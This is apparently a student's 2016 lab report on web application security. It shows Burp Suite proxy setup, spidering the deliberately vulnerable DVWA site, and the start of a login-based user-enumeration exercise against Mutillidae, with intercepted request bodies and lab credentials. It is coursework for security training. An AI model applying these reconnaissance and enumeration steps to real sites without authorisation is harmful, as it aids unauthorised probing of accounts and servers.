Web Application Security Labs

Prepared for: Vincent Ryan
Prepared by: Robert James Gabriel
7 May 2016
Student Number: R00102430

Table of Contents

LAB 1: USE BURP SPIDER TO SPIDER THE DVWA SITE

ROBERT GABRIEL


PART 1 - 18 MARCH 2016

Setup

OPEN YOUR VM FUSION


Instructions:


1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following


1. Burp Free Suit
2. Firefox






FIREFOX SETUP

1. Switch to Firefox
2. Go to options
3. Click
    1. Advanced
    2. Network tab
    3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080



Or


1. Click on foxy Proxy Add-on
2. Click Use “Burp settings”

Visit http://dvwa/login.php




Burp Setup

1. Switch Burp suite
2. Make sure you listening to localhost:8080
3. To check this, open Burp Suite and click Proxy -> Options



4. Next select Proxy and turn on intercert
5. Select the Target tab
6. Right click on http://dvwa
7. Select add to scope
8. Then select spider this site.



This gives us the basic information.


EXPANDING

1. Switch to Firefox
2. Visit http://dvwa/login.php
3. Enter the following

   Username : admin

   Password : password


1. Switch back to Burp Suite
2. Select the proxy tab, it will ask you forward and click forward.
3. Select the Target Tab, and right click on the dvwa and click spider this site.
4. Because you are now logged and selected spider, it will say you haven't had these scopes before.




1. Click Yes.
1. This will pop up alot of different forms, **click ignore.**

MAKE IT EASIER TO READ


1. Click the banner that say say Hiding not found items



2. Check the button show only in-scope items



3. Now if you click Target, then site map
4. As you can see you can now see everything, such as files hidden on the server, phpinfo page, php sessions and more.



LAB 2: USE BURP AND CEWL TO ENUMERATE USERS ON THE MUTILLIDAE SITE

ROBERT GABRIEL


PART 2 - 18 MARCH 2016

Setup

OPEN YOUR VM FUSION


Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm




Open the following

1. Burp Free Suite
2. Firefox




FIREFOX SETUP

1. Switch to Firefox
2. Go to options
3. Click
    1. Advanced
    2. Network tab
    3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080



Or


1. Click on foxy Proxy Add-on
2. Click Use “Burp settings”



Visit http://Mutillidae.

Burp Setup

1. Switch Burp suite
2. Make sure you listening to localhost:8080
3. To Check this open Burp Suite and click Proxy -> Options




4. Next select Proxy and turn on intercept

STEP 1

Now that we have everything set up with our proxy running and it incepting .


Valid account attempt


1. First open up **firefox** and open the following url http://mutillidae/index.php?page=login.php
2. Create an account, I created one called **superAdmin** with **password GTIBUDDY123**
3. In **Burp suite** we have set up so we incepted the request and we can see the request being made in this case **username=superAdmin&Password= GTIBUDDY123**
4. You then want to right click on the send to request and click send to repeater and then click forward.




Invalid login attempt

1. First open up **firefox** and open the following url http://mutillidae/index.php?page=login.php
2. On this page we will want to intercept a invalid login attempt to base our http request on.
3. In Burp suite we have incepted the request and we can see the request being made in this case **username=RobrtGabriel&Password=robertGABRIEL**
4. You then want to right click on the request and click send to repeater and then click forward.

